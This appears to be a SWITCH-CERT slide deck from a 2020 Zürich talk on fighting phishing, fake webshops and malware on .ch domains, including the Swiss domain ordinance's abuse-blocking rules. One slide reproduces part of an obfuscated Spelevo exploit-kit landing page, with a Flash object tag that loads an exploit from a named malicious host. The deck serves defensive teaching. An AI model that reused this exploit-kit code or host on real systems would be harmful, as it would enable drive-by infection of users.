


Bekämpfung von Cyberkriminalität bei .ch Domain Namen




Zürich, 22.2.2020
Digitale Gesellschaft
Winterkongress

Michael Hausding
michael.hausding@switch.ch
@mhausding

SWITCH - NREN



SWITCH – Registry für .ch & .li



- Autoritative Nameserver .ch & .li
- Registry Datenbank
- Registrar Schnittstelle (EPP)
- Whois
- Security-Awareness
- DNSSEC Förderung

SWITCH-CERT



NREN
400.000 people
100 GB/s
**Network
Security Monitoring**



ccTLD Registry
2.3 Mio Domains
**Malware, Phishing,
Fraud**



Swiss Banks
10 Banks
10 Years
**E-Banking-Fraud
-Malware**



Industry & Logistics
Started 2017 with 6



Energy
PoC started 2019
ICS/OT-Security



DNS Missbrauch

On 18.12.2019 10:09 the following URL was visited:
<http://mail-walo.ch>




Benutzername:

Kennwort:

[➔ Anmelden](#)

Spam Email (Locky Ransomware)



Fake Webshops

On 17.10.2019 11:19 the following URL was visited:
http://ferienhaus-heino.ch

[Accueil](#)
[Se Connecter](#)
[Créer Un Compte](#)

0 Produit(s) - €0.00

CATÉGORIES

- Femmes Autres
- Femmes Basketball
- Femmes Chaussures De Course
- Femmes Consortium
- Femmes Originals
- Femmes Tennis
- Femmes Y-3
- Hommes Autres
- Hommes Basketball
- Hommes Chaussures De Course
- Hommes Consortium
- Hommes Originals
- Hommes Tennis
- Hommes Y-3

ADIDAS PRIME KNIT
ADIDAS SUPERSTAR | ADIDAS STAN SMITH

PROMOTIONS DU MOIS DE OCTOBRE

	<p>SUPERSTAR 80s W (Utiblack) Adidas Femmes Originals 28687 e7r0B</p> <p>€100.40 €66.13 Economie : 34%</p>		<p>GAZELLE W (Utiblack) Adidas Femmes Originals 28688 k4zAV</p> <p>€86.81 €56.66 Economie : 35%</p>
--	---	--	--

LES MEILLEURES VENTES

NMD_R2 PRIMEKNIT W	TUBULAR SHADOW W
--------------------	------------------

Drive-By Infections

Progress Telerik Fiddler Web Debugger - EKfiddle v.0.9.2.3

File Edit Rules Tools View Help Links

QuickSave UI mode VPN Proxy Import SAZ/PCAP Update/View Regexes Run Regexes

Protocol	Host	URL	Body	Comments
HTTP	personal-broker.shop	/cGJRmVyn?external_id=165...	0	Redirect
HTTP	shark.denizprivatne.top	/barbati-sofia-embed/?id=1fl...	30,974	Spelevo EK (Landing Page)
HTTP	shark.denizprivatne.top	/?0186ccfc2affa291487611b...	1,959	Spelevo EK (SWF launcher)
HTTP	shark.denizprivatne.top	/?8f80b9323f2533ck&id=1flj...	17,743	Spelevo EK (Flash Exploit)
HTTP	shark.denizprivatne.top	/?8f80b9323f2533cbfe19e04...	152,126	Spelevo EK (Payload)

```

<meta http-equiv="Pragma" content="no-cache">
<meta http-equiv="Cache-control" content="no-cache">
<meta http-equiv="Cache" content="no-cache">
<meta http-equiv="refresh" content="20;url=https://www.google.com/" />
</head>
<body>

<script>

    var p =
PvuzqJ5wqTyiovtcr3MupvOdCKg2MKWmnJ9hBvVjYwxhZfVfozSgMGbvHTk1M2yhETi0MJA0VvkuMTE
DoUlanJ46MalhL3Eco24bpPkkXKgcMvujWvMdYzymH3ElnJ5aXUNcWvMkWvMdYzymEalhLlukYzqyqS
MypaAco24cXKgjCKNhpzljotSwMFtiKUZiMljvVvxhqT9Zo3qypxAup2HbXGgdYyOfqJqcoaAopS09pGgc
Mvtunv5cp0EyMzyhMJDbpF5aMKEJMKWmnJ9hET9hMFxc3RhnJ5mqTSfoTlxCJ51oTj7pF52MKWmnJ9
hCJ51oTj7pF52MKWmnJ9hZQ1hqJkfB3RhM2l0lzl2yioxEiozH9oalfoQgkYaOfqJqcox5uoJH9pQg9sK0fq
J5cpKlyGzSgMGczqJ5wqTyiovtcr3WYqUllOvOdYz5uoJHeVwx5BPW9YT9jMJ5HLJp6VwjvYTuu093oyO

    <div id="flashContent">
        <object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width="1
height="1" id="7" align="middle">
            <param name="movie" value="http://shark.denizprivatne.top/?
8f80b9323f2533ck&id=1flj8pgb4al2st1r7ui0" />
            <param name="quality" value="high" />
            <param name="bgcolor" value="#ffffff" />
            <param name="play" value="true" />
            <param name="loop" value="true" />

```

CVE-2018-8174

CVE-2018-15982

Iranian hackers suspected in worldwide DNS hijacking campaign

Mysterious group hijacks DNS records to reshape and hijack a company's internal traffic to steal login credentials.



By Catalin Cimpanu for Zero Day | January 10, 2019 -- 11:46 GMT (11:46 GMT) | Topic: Security

Recommended Content:

White Papers: Finding the necessary skills to lead digital transformation

At the heart of digital transformation is technology: Advancements in AI and automation to create authentic user experiences, IoT and real-time data for tracking digital assets, APIs that simplify the development process, and a range of other vital...

Download Now



US cybersecurity firm FireEye has uncovered an extremely sophisticated hacking campaign during which a suspected Iranian group redirected traffic from companies all over their globe through their own malicious servers, recording company credentials for future attacks.

Affected organizations include telecoms, ISPs, internet infrastructure providers, government and sensitive

RECOMMENDED FOR YOU

Tomorrow's cities: evolving from "smart" to Adaptive

White Papers provided by Ciena

DOWNLOAD NOW

MORE FROM CATALIN CIMPANU



Open Source
Mozilla releases Firefox 66.0.4 with fix disabled add-ons issue



Security
In a first, Israel responds to Hamas hackers with an air-strike



Security
Japanese government to create and maintain defensive malware



Security
Hackers steal card data from 201 online campus stores from Canada and the US

NEWSLETTERS

ZDNet Security


Your weekly update on security around the

SECURITY

Mozilla releases Firefox

Take or Buy


Take or Buy



Rechtliche Grundlage in der Schweiz

Verordnung über Internet-Domains (VID)

Der Bundesrat


Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun svizra

Der Bundesrat
Das Portal der Schweizer Regierung

Kontakt Erweiterte Suche
DE FR IT RM EN

Bundesrat	Bundespräsidium	Departemente	Bundeskanzlei	Bundesrecht	Dokumentation
▼	▼	▼	▼	▼	▼

[Startseite](#) > [Bundesrecht](#) > [Systematische Rechtssammlung](#) > [Landesrecht](#) > [7 Öffentliche Werke – Energie – Verkehr](#) > [78 Post- und Fernmeldeverkehr](#) > [784.104.2](#)
Verordnung vom 5. November 2014 über Internet-Domains (VID)

< Systematische Rechtssammlung

Landesrecht

1 Staat – Volk – Behörden

2 Privatrecht – Zivilrechtspflege – Vollstreckung

3 Strafrecht – Strafrechtspflege – Strafvollzug

4 Schule – Wissenschaft – Kultur


5 Landesverteidigung

6 Finanzen

7 Öffentliche Werke – Energie – Verkehr

8 Gesundheit – Arbeit – Soziale

784.104.2

[alles einblenden](#) | [Artikelübersicht](#) | [alles ausblenden](#) | 


Verordnung über Internet-Domains (VID)


vom 5. November 2014 (Stand am 1. November 2017)

Der Schweizerische Bundesrat,

gestützt auf die Artikel 28 Absätze 2 und 2^{bis}, 48a, 59 Absatz 3, 62 und 64 Absatz 2 des Fernmeldegesetzes vom 30. April 1997¹ (FMG),

verordnet:

–  **1. Kapitel: Allgemeine Bestimmungen**

–  **Art. 1 Zweck**

¹ Diese Verordnung bezweckt, der Bevölkerung, der Wirtschaft und den öffentlich-rechtlichen Körperschaften der Schweiz ein ausreichendes, preiswertes, qualitativ hochstehendes und bedarfsgerechtes Angebot an Internet-Domain-Namen zu garantieren.

Zusätzliche Informationen

Dieser Text ist in Kraft.

Abkürzung VID

Beschluss 5. November 2014

Inkrafttreten 1. Januar 2015

Quelle [AS 2014 4179](#)

Chronologie [Chronologie](#)


Änderungen [Änderungen](#)

Zitate [Zitate](#)

Werkzeug

[Sprachenvergleich](#)

Governance bei gTLDs



Mögliche Massnahmen

- VID Art. 15 Massnahmen bei Missbrauchsverdacht
- VID Art. 16 Amtshilfe
- Identitätsüberprüfung (VID Art. 30)
- Verfügung einer Schweizer Behörde

VID Art. 16

Amtshilfe

-  **Art. 16 Amtshilfe und Zusammenarbeit**

¹ Die Registerbetreiberin kann mit Dritten zusammenarbeiten, die ihre Mitarbeit zur Feststellung und Beurteilung von Bedrohungen, Missbräuchen und Gefahren anbieten, welche die von ihr verwalteten Domains, die dazugehörige Infrastruktur oder das DNS betreffen oder betreffend könnten. Sie sorgt dafür, dass die betreffenden Dritten mit ihr auf freiwilliger Basis und in gesicherter Form personenbezogene Informationen und Personendaten im Zusammenhang mit solchen Bedrohungen, Missbräuchen und Gefahren austauschen können. Sie kann ihnen solche personenbezogenen Informationen und Personendaten bekannt geben, nötigenfalls auch ohne Wissen der betroffenen Personen. Diese Bekanntgabe kann im Abrufverfahren erfolgen.¹

² Sie meldet den spezialisierten Bundesbehörden Zwischenfälle im Bereich der Informationssicherheit, welche die von ihr verwaltete Domain oder das DNS betreffen. Sie kann die Personendaten im Zusammenhang mit diesen Zwischenfällen bearbeiten und den spezialisierten Stellen bekannt geben, nötigenfalls auch ohne Wissen der betroffenen Personen. Diese Bekanntgabe kann im Abrufverfahren oder durch blockweise Übertragung der Daten erfolgen.²

³ Auf Verlangen einer im Rahmen ihrer Zuständigkeit intervenierenden Schweizer Behörde fordert die Registerbetreiberin die Halterin oder den Halter eines Domain-Namens ohne gültige Schweizer Korrespondenzadresse auf, innerhalb von 30 Tagen eine solche zu bezeichnen und die Identität bekannt zu geben. Die Registerbetreiberin widerruft den Domain-Namen, wenn die Halterin oder der Halter der Aufforderung nicht fristgerecht nachkommt; sie teilt den Widerruf der ersuchenden Schweizer Behörde mit.³

VID Art. 15
Massnahmen bei
Missbrauchsverdacht

-  **Art. 15¹ Massnahmen bei Missbrauchsverdacht: Blockierung**

¹ Die Registerbetreiberin kann einen Domain-Namen für höchstens fünf Werkstage technisch und administrativ blockieren, wenn der begründete Verdacht besteht, dass der Domain-Name benutzt wird, um:

- a. mit unrechtmässigen Methoden an sensible Daten zu gelangen;
- b. schädliche Software zu verbreiten oder zu nutzen; oder
- c. Handlungen im Sinne von Buchstabe a oder b zu unterstützen.


² Sie kann die Blockierung um höchstens 30 Tage verlängern, wenn:

- a. der begründete Verdacht besteht, dass die Halterin oder der Halter falsche Identifizierungsangaben macht oder unrechtmässig die Identität eines Dritten verwendet; und
- b. die zeitliche Dringlichkeit besteht, einen drohenden, nicht leicht wiedergutzumachenden Nachteil abzuwenden.

